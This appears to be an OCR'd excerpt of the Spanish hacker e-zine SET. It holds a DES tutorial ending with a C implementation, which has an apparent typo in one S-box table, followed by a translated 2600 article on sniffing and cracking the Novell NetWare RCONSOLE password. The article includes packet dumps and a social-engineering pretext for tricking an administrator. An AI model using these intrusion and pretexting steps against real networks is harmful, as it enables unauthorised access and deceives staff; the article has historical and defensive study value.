en la posicion 4 de la salida va la pos 3 de la entrada
en la posicion 5 de la salida va la pos 5 de la entrada
en la posicion 6 de la salida va la pos 2 de la entrada


Todas las tablas se aplican de esta forma, excepto la tabla S, que es "algo" mas complicadilla.... ;-)


Funcionamiento de la generacion de claves:

Despues de la primera permutacion (choice 1) la clave se parte en dos cadenas con los 28 bits de mayor peso por un lado y los de menor peso por otro.
A cada una de estas dos cadenas son a las que se les hacen las rotaciones a izquierda. El numero de bits que hemos de rotar tambien depende de una tabla, que nos dara ese numero dependiendo de la iteracion en la que nos encontremos.
Despues se vuelven a juntar las dos cadenas de 28 bits y con ellas hacemos la permutacion con concentracion (choice 2), con lo que generamos los valores de las K (48 bits).

```
/* en cuestiones de implementacion, como las 16 versiones de la clave se van
   a usar por cada 64 bits de datos, lo normal es generarlas antes y guardarlas
   en algun rincon. A los resultados de los shifts mas las permutaciones les
   llamaremos K1, K2,...,K16
*/
```

Ahora toca otra vez algoritmo... Antes hemos visto el general, pero lo realmente gordo pasa dentro de cada iteracion, no se si sere capaz de dibujar un esquema... :-) El caso es que dentro de las iteraciones se aplican unas cuantas permutaciones y XORs.





Funcionamiento de la sustitucion (tabla S):

A ver... tenemos 48 bits en la entrada. Esos 48 bits se agrupan en grupos de 6 bits. A cada uno de esos grupos le aplicamos una tabla 4x16 de la siguiente forma (con los bits numerados 1-2-3-4-5-6):
Con el numero formado por los bits 1-6 en binario seleccionamos la fila de la tabla.

```
ej:  123456 (numeros de los bits)
     101011 (6 bits)
     |    |
      \  /
       11   (bits 1,6)
  11(binario) equivale a 3(decimal), asi que cogemos la fila 3.
```

Con en numero formado por los bits 2-3-4-5 en binario seleccionamos la columna en la tabla. Lo mismo de arriba, pero ahora obtendremos un numero entre 0 y 15.


```
ej:  123456 (numeros de los bits)
     101011 (6 bits)
      ||||
      0101   (bits 2,3,4,5)
  0101(binario) equivale a 5(decimal), asi que cogemos la columna 5.
```

Cada posicion de la tabla tiene un numero entre 0 y 15, con lo que se puede representar en binario como un numero de 4 bits. Con esto tenemos que para cada grupo de 6 bits obtenemos 4 bits, asi que concatenando los grupos de 4 bits al final tenemos un resultado de 32 bits.

Despues de hacer el bucle de 16 iteraciones sobre los datos, hacemos un swap para intercambiar los 16 bits de la parte alta de los datos con los de la parte baja. Y por ultimo deshacer la permutacion inicial. Con esto tenemos a la salida un churro macabro de 64 bits.

Bien, pues ya hemos llegado a la mitad, ya tenemos los datos encriptados y podemos enviarselos a quien corresponda. Por suerte este tipo de algoritmos se invierten sin necesidad de complicarse mucho la vida (siempre que tengas la clave, claro ;-)

Para desencriptar seguimos el mismo metodo: Cogemos el churro macabro en grupos de 64 bits y los vamos procesando con el algoritmo, exactamente igual que en el proceso de encriptacion. La diferencia esta en que esta vez aplicaremos las 16 K en sentido inverso, o sea, la primera K en aplicarse sera la K16 (obtenida tras 16 rotaciones de la clave) y la ultima K que aplicaremos sera la K1 (obtenida con una sola rotacion de la clave principal).



... y si todo ha ido bien, ya tenemos otra vez los datos originales.
(aplausos... ;-)

Alguna pregunta?? no?? Bueno, por si acaso aqui esta mi email y el de Bran...
muad@mixmail.com
bbrraann@mixmail.com

Bibliografia:

Lawrie Brown, A Current Perspective on Encryption Algorithms
http://www.adfa.edu.au/~lpb/papers/unz99.html

W. Stallings, "Cryptography and Network Security - Principles and Practice"
Prentice-Hall

<++> des/des56.c

```
/*********************************************************************/
/* des56.c                                                           */
/*********************************************************************/
/* Implementacio de l'algorisme d'encriptacio DES amb clau de 56 bits */
/*                                                                   */
/* Autors: Bran, Muad                                                */
/*                                                                   */
/* Escriu per <stdout> el resultat d'encriptar/desencriptar <stdin>   */
/*   Us: des56 <e|d> <clau>                                          */
/*                                                                   */
/* Comentaris:                                                       */
/*   L'algorisme processa blocs de 8 bytes aixi que quan no pot      */
/*   obtindre'ls tots plenem els bytes buits amb 0s.                 */
/*********************************************************************/
```

```
/* includes ************************************************************/
#include <stdio.h>
#include <unistd.h>
#include <string.h>


/* prototips ***********************************************************/
void aplicaT(char*T,int nbits,unsigned char*entrada,unsigned char*eixida);
// aplica una taula
inline void aplicaS(int ntaula,unsigned int nfila,unsigned int ncol,
            unsigned char res[4]);
// aplica la taula S (és especial ;-( )
inline void desplaca1(unsigned char clau[4], int ndesp);
inline void desplaca2(unsigned char clau[4], int ndesp);
// left shift de les dues parts de la clau
inline void nova_clau(unsigned char clau[8],unsigned char vclaus[16][7]);
// genera el vector de claus
void printbits(unsigned char* cadena,int nchars);
// rutina de debugging
inline void comput(unsigned char esquerra[4],unsigned char dreta[4],
                   unsigned char clau[7]);
// rutina d'implementació de l'algorisme DES



/* taules **************************************************************/
char IP[64]={
  58,50,42,34,26,18,10,2,60,52,44,36,28,20,12,4,
  62,54,46,38,30,22,14,6,64,56,48,40,32,24,16,8,
  57,49,41,33,25,17,9,1,59,51,43,35,27,19,11,3,
  61,53,45,37,29,21,13,5,63,55,47,39,31,23,15,7};

char IP_1[64]={
  40,8,48,16,56,24,64,32,39,7,47,15,55,23,63,31,
  38,6,46,14,54,22,62,30,37,5,45,13,53,21,61,29,
  36,4,44,12,52,20,60,28,35,3,43,11,51,19,59,27,
  34,2,42,10,50,18,58,26,33,1,41,9,49,17,57,25};

char E[48]={
  32,1,2,3,4,5,4,5,6,7,8,9,8,9,
  10,11,12,13,12,13,14,15,16,17,
  16,17,18,19,20,21,20,21,22,23,24,25,
  24,25,26,27,28,29,28,29,30,31,32,1};

char P[32]={
  16,7,20,21,29,12,28,17,1,15,23,26,5,18,31,10,
  2,8,24,14,32,27,3,9,19,13,30,6,22,11,4,25};


char S1[4][16]={
  {14,4,13,1,2,15,11,8,3,10,6,12,5,9,0,7},
  {0,15,7,4,14,2,13,1,10,6,12,11,9,5,3,8},
  {4,1,14,8,13,6,2,11,15,12,9,7,3,10,5,0},
  {15,12,8,2,4,9,1,7,5,11,3,14,10,0,6,13}};

char S2[4][16]={
  {15,1,8,14,6,11,3,4,9,7,2,13,12,0,5,10},
  {3,13,4,7,15,2,8,14,12,0,1,10,6,9,11,5},
  {0,14,7,11,10,4,13,1,5,8,12,6,9,3,2,15},
  {13,8,10,1,3,15,4,2,11,6,7,12,0,5,14,9}};
```

```
char S3[4][16]={
  {10,0,9,14,6,3,15,5,1,13,12,7,11,4,2,8},
  {13,7,0,9,3,4,6,10,2,8,5,14,12,11,15,1},
  {13,6,4,9,8,15,3,0,11,1,2,12,5,10,14,7},
  {1,10,13,0,6,9,8,7,4,15,14,3,11,5,2,12}};

char S4[4][16]={
  {7,13,14,3,0,6,9,10,1,2,8,5,11,12,4,15},
  {13,8,11,5,6,15,0,3,4,7,2,12,1,10,14,9},
  {10,6,9,0,12,11,7,13,15,1,3,14,5,2,8,4},
  {3,15,0,6,10,1,13,8,9,4,5,11,12,7,2,14}};

char S5[4][16]={
  {2,12,4,1,7,10,11,6,8,5,3,15,13,0,14,9},
  {14,11,2,12,4,7,13,1,5,0,15,10,3,9,8,6},
  {4,2,1,11,10,13,7,8,15,9,12,5,6,3,0,14},
  {11,8,12,7,1,14,2,13,6,15,0,9,10,4,5,3}};

char S6[4][16]={
  {12,1,10,15,9,2,6,8,0,13,3,4,14,7,5,11},
  {10,15,4,2,7,12,9,5,6,1,13,14,0,11,3,8},
  {9,14,15,5,2,8,12,3,7,0,4,10,1,13,11,6},
  {4,3,2,12,9,5,15,10,11,14,1,7,6,0,8,13}};

char S7[4][16]={
  {4,11,2,14,15,0,8,13,3,12,9,7,5,10,6,1},
  {13,0,11,7,4,9,1,10,14,3,5,12,2,15,8,6},
  {1,4,11,13,14,3,7,14,10,15,6,8,0,5,9,2},
  {6,11,13,8,1,4,10,7,9,5,0,15,14,2,3,12}};

char S8[4][16]={
  {13,2,8,4,6,15,11,1,10,9,3,14,5,0,12,7},
  {1,15,13,8,10,3,7,4,12,5,6,11,0,14,9,2},
  {7,11,4,1,9,12,14,2,0,6,10,13,15,3,5,8},
  {2,1,14,7,4,10,8,13,15,12,9,0,3,5,6,11}};



char OP1[56]={
  57,49,41,33,25,17,9,1,58,50,42,34,26,18,
  10,2,59,51,43,35,27,19,11,3,60,52,44,36,
  63,55,47,39,31,23,15,7,62,54,46,38,30,22,
  14,6,61,53,45,37,29,21,13,5,28,20,12,4};

char OP2[48]={
  14,17,11,24,1,5,3,28,15,6,21,10,23,19,12,4,
  26,8,16,7,27,20,13,2,41,52,31,37,47,55,30,40,
  51,45,33,48,44,49,39,56,34,53,46,42,50,36,29,32};

char despl[16]={1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1};



/* funcions ****************************************************/

/***************************************************************/
/* aplicaT - Aplica una taula de permutacions                  */
/***************************************************************/
void aplicaT(char*T,int nbits,unsigned char*entrada,unsigned char*eixida) {
  unsigned char byteaux;
  int cont;
```

```
  memset(eixida,0,(nbits/8)+((nbits%8)>1)*sizeof(char));
  for (cont=0;cont<nbits;cont++){
    byteaux=1<<(7-((T[cont]-1)%8));
    byteaux=(byteaux&entrada[(T[cont]-1)/8]);
    if (byteaux)
      eixida[cont/8]|=1<<(7-(cont%8));
  }
}


/*****************************************************************/
/* aplicaS - S-Boxes                                             */
/*****************************************************************/
inline void aplicaS(int ntaula,unsigned int nfila,unsigned int ncol,
             unsigned char res[4]) {
  char valor;

  switch (ntaula) {
  case (0): {valor=S1[nfila][ncol]; break;};
  case (1): {valor=S2[nfila][ncol]; break;};
  case (2): {valor=S3[nfila][ncol]; break;};
  case (3): {valor=S4[nfila][ncol]; break;};
  case (4): {valor=S5[nfila][ncol]; break;};
  case (5): {valor=S6[nfila][ncol]; break;};
  case (6): {valor=S7[nfila][ncol]; break;};
  case (7): {valor=S8[nfila][ncol]; break;};
  }
  // generacio de resultat
  memset(res,0,4*sizeof(char));
  if (valor>=8) {
    res[0]=1;
    valor-=8;
  }
  if (valor>=4) {
    res[1]=1;
    valor-=4;
  }
  if (valor>=2) {
    res[2]=1;
    valor-=2;
  }
  if (valor>=1)
    res[3]=1;
}


/*****************************************************************/
/* desplaca1 - Left Shift (Part esquerra)                        */
/*****************************************************************/
inline void desplaca1(unsigned char clau[4], int ndesp) {
  unsigned int cont,aux,aux0;

  clau[3]&=240; //11110000 Posem 0 als quatre ultims bits.

  for (cont=0;cont<4;cont++) {
    aux=((unsigned int)clau[cont])<<ndesp;
    clau[cont]=aux%256;
    if (cont!=0)
      clau[cont-1]|=aux/256;
    else
      aux0=aux;
  }
```

```
  clau[3]|=((aux0/256)<<4);
  clau[3]&=240; //11110000
}

/*************************************************************/
/* desplaca2 - Left Shift (Part dreta)                       */
/*************************************************************/
inline void desplaca2(unsigned char clau[4], int ndesp) {
  unsigned int cont,aux,aux0;

  clau[0]&=15;  // 00001111

  for (cont=0;cont<4;cont++) {
    aux=((unsigned int)clau[cont])<<ndesp;
    clau[cont]=aux%256;
    if (cont!=0)
      clau[cont-1]|=aux/256;
    else
      aux0=aux;
  }
  clau[3]|=(aux0/16); // Extraem la part alta del byte.
  clau[0]&=15;  // 00001111
}


/*************************************************************/
/* nova_clau - Genera les 16 Ks de les iteracions            */
/*************************************************************/
inline void nova_clau(unsigned char clau[8],unsigned char vclaus[16][7]){
  int cont,c2;
  unsigned char aux[8],clauesq[4],claudre[4];

  aplicaT(OP1,56,clau,aux);
  memcpy(clauesq,&aux[0],4*sizeof(char));
  memcpy(claudre,&aux[4],4*sizeof(char));
  for(cont=0;cont<16;cont++){
    desplaca1(clauesq,despl[cont]);
    desplaca2(claudre,despl[cont]);
    memset(aux,0,8*sizeof(char));
    for (c2=0;c2<4;c2++) {
      aux[c2]|=clauesq[c2];
      aux[c2+3]|=claudre[c2];
    }
    aplicaT(OP2,64,aux,clau);
    memcpy(&vclaus[cont][0],clau,7*sizeof(char));
  }
}


/*************************************************************/
/* printbits - imprimeix una cadena de nchar caracters.      */
/*************************************************************/
void printbits(unsigned char* cadena,int nchars){
  int cont;

  fprintf(stderr,"\n");
  for (cont=0;cont<nchars*8;cont++) {
    if (cont%10==0)
      fprintf(stderr,"-");
    fprintf(stderr,"%d",(cont+1)%10);
  }
  fprintf(stderr,"\n");
```

```
  for (cont=0;cont<nchars*8;cont++) {
    if (cont%10==0)
      fprintf(stderr,"-");
    fprintf(stderr,"%d",(cadena[cont/8]<<(cont%8))>=128);
  }
  fprintf(stderr,"\n");
}


/*************************************************************/
/* comput - realitza l'algorisme d'encriptació/desencriptació   */
/*************************************************************/
inline void comput(unsigned char esquerra[4],unsigned char dreta[4],
                   unsigned char clau[7]){
  int cont;
  unsigned char bitsS[32];
  unsigned char byteaux;
  unsigned char auxexp[6],auxsub[4],auxper[4];

  aplicaT(E,48,dreta,auxexp);  /////// Expansion/Ppermutation (E table)
  for (cont=0;cont<6;cont++)   /////// XOR
    auxexp[cont]=auxexp[cont]^clau[cont];
  for (cont=0;cont<8;cont++)   /////// Substitution/choice (S-box)
    aplicaS(cont,(unsigned int)   // S s'aplica en grups de 6 bits
            (unsigned char)((auxexp[(6*cont+0)/8]&(1<<(7-(6*cont+0)%8)))>0)*2^
            (unsigned char)((auxexp[(6*cont+5)/8]&(1<<(7-(6*cont+5)%8)))>0),
            (unsigned int)        // (bit 0)*2 + (bit 5)
            (unsigned char)((auxexp[(6*cont+1)/8]&(1<<(7-(6*cont+1)%8)))>0)*8^
            (unsigned char)((auxexp[(6*cont+2)/8]&(1<<(7-(6*cont+2)%8)))>0)*4^
            (unsigned char)((auxexp[(6*cont+3)/8]&(1<<(7-(6*cont+3)%8)))>0)*2^
            (unsigned char)((auxexp[(6*cont+4)/8]&(1<<(7-(6*cont+4)%8)))>0),
            //  (bit 1)*8 + (bit 2)*4 + (bit 3)*2 + (bit 4)
            &bitsS[4*cont]);
  memset(auxsub,0,4*sizeof(char));
  for (cont=0;cont<32;cont++) {
    if (bitsS[cont]) {
      byteaux=1<<(7-(cont%8));
      auxsub[cont/8]|=byteaux;
    }
  }
  aplicaT(P,32,auxsub,auxper);   /////// Permutation (P table)
  for (cont=0;cont<4;cont++) {
    auxper[cont]^=esquerra[cont];/////// XOR
    esquerra[cont]=dreta[cont];  /////// XChange
    dreta[cont]=auxper[cont];
  }
}


/*************************************************************/
/* PROGRAMA PRINCIPAL                                        */
/*************************************************************/

main(int argc,char* argv[])
{
  char cadena[256];
  char encriptar;
  unsigned char bits[48];
  int cont,len;
  unsigned char aux[4],clau[8];
  unsigned char caracters[8],caracters_nous[8],vclaus[16][7];
```

```
  if (argc!=3||(!strcmp(argv[1],"e")&&!strcmp(argv[1],"d"))) {
    fprintf(stderr," Us: %s <e|d> <clau>\n",argv[0]);;
    fprintf(stderr,"    e: encriptar\n");
    fprintf(stderr,"    d: desencriptar\n");
    fprintf(stderr,"    clau: clau (màx. 7 caràcters)\n");
    exit(-1);
  }
  strncpy((char*)clau,argv[2],7);

  nova_clau(clau,vclaus);
  memset(caracters,0,8*sizeof(char));
  len=fread(caracters,1*sizeof(char),8,stdin);
  while (len!=0) {
    aplicaT(IP,64,caracters,caracters_nous);  //// Initial Permutation (IP)
    for(cont=0;cont<16;cont++) {
      if (argv[1][0]==’e’)
        comput(&caracters_nous[0],&caracters_nous[4],vclaus[cont]);
      else
        comput(&caracters_nous[0],&caracters_nous[4],vclaus[15-cont]);
    }
    memcpy(aux,&caracters_nous[0],4*sizeof(char));//// XChange
    memcpy(&caracters_nous[0],&caracters_nous[4],4*sizeof(char));
    memcpy(&caracters_nous[4],aux,4*sizeof(char));
    aplicaT(IP_1,64,caracters_nous,caracters);//// Inverse Initial P. (IP¯¹)
    fwrite(caracters,1*sizeof(char),8,stdout);
    memset(caracters,0,8*sizeof(char));
    len=fread(caracters,1*sizeof(char),8,stdin);
  }
  fflush(stdout);
  close(0);
  close(1);
  exit(0);
}
<-->
```

EOF

-[0x0E]----------
-[CURSO DE NOVELL NETWARE - APENDICES I & II]----------
-[by MadFran]----------SET-20-

Apendice 1 - Codigos Fuente y otra Documentacion

A-01. RCONSOLE Articulo de Hacking

Este articulo aparecio en el numero del verano/96 del 2600 Magazine

---

RCONSOLE Hacking by Simple Nomad (Traduccion madfran)

Hay muchas Universidades y companias que utilizan Netware de Novell. A pesar del avance en el mundo de sistemas como Unix y Microsoft NT, Novell todavia tiene un 60% del mercado (.... esto se escribia en el verano del 96....) Las otras plataformas estan, ahora, alcanzando los rendimientos de Netware , muy rapido y con servicios de archivo e impresion, muy dignos de confianza. Esto significa que para los hackers profesionales (si,... existen, y se llaman a si mismos guerreros de la informacion), el conocimiento de Netware es critico. Mucha informacion de empresas, hojas de calculo, memos secretos, listas de password, numeros de entrada y salida, cuentas bancarias, y procedimientos de transferencias y muchas cosas mas estan almacenadas en archivos en sistemas Netware en todo el mundo.

En este articulo, intento explicar como extraer la password de RCONSOLE desde un sniffer para conseguir el acceso a la consola de un server Netware Novell. Mientras las versiones 3.x y 4.x emplean tecnicas de encriptado y firma de paquetes para hacer login, RCONSOLE (Consola remota) utiliza una unica password para lanzar una sesion remota a la consola del server, permitiendo a un administrador teclear comandos como si estuviera frente a la consola.

Debe decirse que a pesar de que la version actual de Netware es la 4.1, y esta tecnica solo funciona en redes 3.x, la mayor parte de las redes todavia trabajan en 3.x y encima las que se han pasado a 4.1, siempre conservan por diversas razones, algun servidor 3.x Tipicamente en Universidades y grandes corporaciones, es mas facil para el personal de mantenimiento, sincronizar la password para todos los servidores. Por tanto, es posible atacar al eslabon mas debil de la cadena, para conseguir acceso a un server 4.1

Este articulo asume que se tienen conocimientos basicos de Netware, sin embargo quiero clarificar algunos conseptos basicos acerca de la seguridad.

Elemento basicos de seguridad

Hay cinco niveles de seguridad en Netware a nivel de archivos :

1. NO CONECTADO. Todo lo que se necesita es una conexion al server, no hace falta que hayas hecho login. Este nivel de acceso permite correr comandos de tipo simple, como LOGIN.EXE, SLIST.EXE y basicamente cualquier utilidad que se encuentre en el directorio SYS:LOGIN.

2. CONECTADO. Acceso basico controlado a traves de Trustee Rights. (Administrador de Derechos)

3. ACCESO DE OPERADOR. Los operadores tienen acceso basico y pueden controlar las colas de impresion y utilizar algunos comandos especiales que se

incluyen en FCONSOLE.

4. ACCESO DE SUPERVICOR. Aceeso total al sistema. Es el acceso mejor guardado puedes alcanzar cualquier archivo del sistema, administrar y controlar cualquier aspecto desde accesos de usuarios a configuracion de la seguridad.

5. ACCESO AL SISTEMA OPERATIVO. Este es el nivel de acceso en el que se ejecutan los procesos en el server. La mayor parte de los comandos tecleados desde la consola se ejecutan a este nivel, y si puede que no te permite el nivel de detalle que tienes como Supervisor, ciertamente te abre la puerta para conseguir sus derechos.
   Los NLM (Network Loadable Modules) son programas que si son cargados desde la consola, forman parte del sistema operativo. Algunos permanecen residentes otros se descargan ellos solos una vez han cumplido su cometido.

Aqui hablaremos de un punto debil de Netware, el acceso remoto a la consola. Mientras que Novell ha hecho un esfuerzo enorme en proteger la seguridad en los niveles 1 a 4, RCONSOLE esta protegido con una simple password con encriptacion simple, que puede romperse con facilidad. Una de mis herramientas preferidas es RCON.EXE. Esta utilidad, escrita por itsme de Holanda (autor de HACK.EXE, KNOCK.EXE y otras famosas herramientas), te permite, a partir de informacion sniffada durante el proceso de inicializacion de una sesion de RCONSOLE, romper la encriptacion de la password.

Una vez tienes la password de RCONSOLE, puedes emplear otras tecnicas para alcanzar derechos de supervisor.

En mi opinion, la parte mas dificil, es acceder a los datos del proceso de inicializacion. La mayor parte de la informacion de este articulo se refiere a items tecnicos basados en hechos predicibles y repetitivos. Pero capturar los datos usando un sniffer puede ser bastante dificil. Estan en juego tres factores :

- Accesibilidad.
- Disponibilidad.
- Tiempo.

Accesabilidad

Debes tener acceso a la red. Especificamente, necesitas acceder en el segmento del server o en el segmento de la victima, de otra forma jamas podras oir la conversacion. A pesar de que es posible acceder en el segmento a traves del cual pasa el trafico, es mejor situarse en el segmento de la victima. La mejor forma es conectarse en el server al cual se conecta la victima y teclear USERLIST /A. Del listado que veras, podras extraer la direccion de la red y del nodo. La direccion de la red es el segmento donde esta la victima, y el nodo es el numero hexadecimal de 12 digitos de la tarjeta de conexion fisica del PC (NIC), tambien conocido como MAC o Media Acces Control.

Desde luego, asumo que tienes acceso fisico a la red. Es posible telefonear a una LAN utilizando pcAnywhere, instalar un sniffer basado en DOS y capturar los paquetes. Tambien es posible arrancar una caja UNIX y lanzar un sniffer que ponga la tarjeta de red en modo promiscuo (para explicar esto, hace falta un articulo entero). No entrare en detalles, pero tienes que asumir que el Administrador no tiene en este despacho los derechos del pcAnywhere de conexion telefonica, o no podras hacerlo a traves del firewall.
No hay nada peor que conectarse telefonicamente a la LAN utilizando pcAnywhere y tener al Admin viendo cada cosa que haces debido a que la maquina esta al otro lado del despacho del Admin !!!

Disponibilidad

Lanzar un sniffer es un trabajo que utiliza la CPU de una manera intensiva La CPU debe ser suficientemente rapida para copiar toda la informacion del buffer del NIC a la RAM sin perder ningun paquete. Si tu sniffer filtra la informacion, o sea si mira en ele interior de cada paquete y solo guarda los que cumplen ciertos criterios, entonces debe ser todavia mas rapida. Algunos de vosotros deben haberse dado cuenta que es un trabajo de titanes. Tienes que lanzar un sniffer en un PC que pueda manejar una cantidad decente de la actividad de la CPU, conectado a una red especifica y permitir correr sin que nadie se aperciba. Esto significa que no puedes tomar un viejo 286 y esperar maravillas. Hace falta un hardware decente.

Despues tienes que esperar que tu sniffer basado en DOS soporte cualquier tipo de tarjeta y que pueda configurarse en modo promiscuo. Un sniffer muy comun es Gobbler, que funciona con la mayor parte de las tarjetas Ethernet con pocos trucos. Sino, te hace falta un driver que permita el modo promiscuo en la tarjeta que utilices.

Si es una ventana UNIX, particularmente si es un server, es posible con el acceso adecuado poner la tarjeta de red en modo promiscuo. Yo prefiero server UNIX que workstation, debido a que normalmente se encuentran en el mismo segmento.

Tiempo (o momento de la escucha)

Es la mas duro. Si tienes los requisitos anteriores, te queda una parte dificil .... capturar los paquetes interesantes. Puede hacerse de dos maneras Primero a traves de alguna ingenieria social creandote la necesidad para que el Admin lance el RCONSOLE, o puedes filtrar todos los paquetes hasta encontrar el que contiene la password.

El primero es dificil pero no imposible. Haciendose pasar como empleado nuevo, llama al Admin y dile que estas intentando conectarte y que recibes el mensaje "El SUPERVISOR ha deshabilitado la funcion LOGIN". Para arreglarlo lo normal es teclear ENABLE LOGIN en la consola. El Admin, invariablemente lanzara RCONSOLE para corregir el problema y tu tendras la informacion. Te dira que todo marcha bien y tu responderas que el problema esta en tu PC y te pedira que lo arranques de nuevo, con la impresion de que todo esta correcto te dira "Todo debera ir bien, si tienes un problema no dudes en llamarme" y colgara. Bien, tienes tu paquete

El segundo metodo depende de tu sniffer. Si puede analizar paquetes en tiempo real, hazle capturar solo los que viajen entre el PC del Admin y el server, y solo salva los SPX. Si solo dispones de utilidades de mascara, utiliza la informacion detallada de identificacion de paquetes para encontrar la mascara especifica de tu sniffer. Encontraras informacion al final de este articulo.

Una nota final acerca de accesibilidad, disponibilidad y tiempo. Un portatil con tarjeta PCMIA Ethernet con software de sniffer y capacidad de filtrado te dara toda la informacion. Los hackers serios utilizan portatiles con Lanalyzer o Network General’s Sniffer con tecnicas similares a las que aparecen en el articulo de Voyager "Janitor Privileges" en el numero de invierno 94-95 de 2600.

Analizando los paquetes

Una vez hemos capturado los paquetes de la victima, tienes que ser capaz de examinar su contenido y interpretarlo. Tienes que ser capaz de encontrar los paquetes que provienen de la victima y se dirigen al server. Segun el sniffer que utilices, puede ser mas o menos dificil. La mayor parte de los sniffers de alto precio te permitiran filtrar en funcion del tipo de direccion y de paquete, y esta utilidad te sera de gran ayuda para encontrar exactamente lo que necesitas. Pero en soluciones freeware o shareware, puede significar que tengas poca o ninguna capacidad de filtrado, y esto significa mirar un monton de dumps en hex.

Pero aqui asumimos que sabes como utilizar tu sniffer (o conseguir el dump a partir de la tarjeta de red) y como minimo encontrar la conversacion entre victima y server. Para ayudarte a encontrar estos paquetes, discutiremos los caminos para encontrar las direcciones.

A continuacion los tres primeros paquetes que se envian despues de que la victima ha pulsado enter despues de entrar la password

Paquetes Ethernet enviados desde la victima hacia el server para establecer la conexion SPX

```
ADDR  OFFSET
BASE  00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
----  -- -- -- -- -- -- -- --  -- -- -- -- -- -- -- --
0000  00 80 29 00 34 35 00 00  A2 00 3D 77 00 2A FF FF
0010  00 2A 04 05 00 00 00 03  00 00 00 00 00 01 81 04
0020  00 00 00 02 02 60 8C A7  E9 AA 50 0E C0 00 44 00
0030  FF FF 00 00 00 00 00 06  ED 05 00 00
```

El server responde:

```
ADDR  OFFSET
BASE  00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
----  -- -- -- -- -- -- -- --  -- -- -- -- -- -- -- --
0000  00 00 A2 00 3D 77 00 80  29 00 34 35 00 2A FF FF
0010  00 2A 01 05 00 00 00 02  02 60 8C A7 E9 AA 50 0E
0020  00 00 00 03 00 00 00 00  00 01 81 04 80 00 90 82
0030  44 00 00 00 00 00 00 00  08 00 5A 7F
```

Y la password se envia:

```
ADDR  OFFSET
BASE  00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
----  -- -- -- -- -- -- -- --  -- -- -- -- -- -- -- --
0000  00 80 29 00 34 35 00 00  A2 00 3D 77 00 AC FF FF
0010  00 AC 04 05 00 00 00 03  00 00 00 00 00 01 81 04
0020  00 00 00 02 02 60 8C A7  E9 AA 50 0E 40 00 44 00
0030  90 82 00 00 00 00 00 06  FE FF 47 45 5A 4D 4C 24
0040  8C 9C 8A 3A B3 46 33 25  13 15 6E 94 94 4F C0 5B
0050  08 14 A5 0A 70 E5 F2 0B  F4 70 AA 03 FA 3F C4 88
0060  C0 79 FF 85 CB 0B 27 56  B6 D3 CF 8E 2D 9F 7D 25
0070  85 25 7C E8 B3 95 29 AF  8C 8E 4E 11 EE F7 37 8C
0080  35 C4 AD A3 F9 80 18 4E  0C CD 9E 26 0B 65 2A 3B
0090  1A 1E F4 AD 43 BB 6E 06  35 8C 49 3B 3B 3A B6 00
00A0  39 CB 17 6B C2 5C 63 38  D1 0B 3C A0 EB B0 40 66
00B0  87 DE E6 3E 1C 2A 12 FC  A2 37
```

Para explicar un poco lo que esta pasando, miremos lo que hay en cada paquete. Empecemos por el primero.

Del Offset 00h al 0Dh es la capa Data Link Control :

```
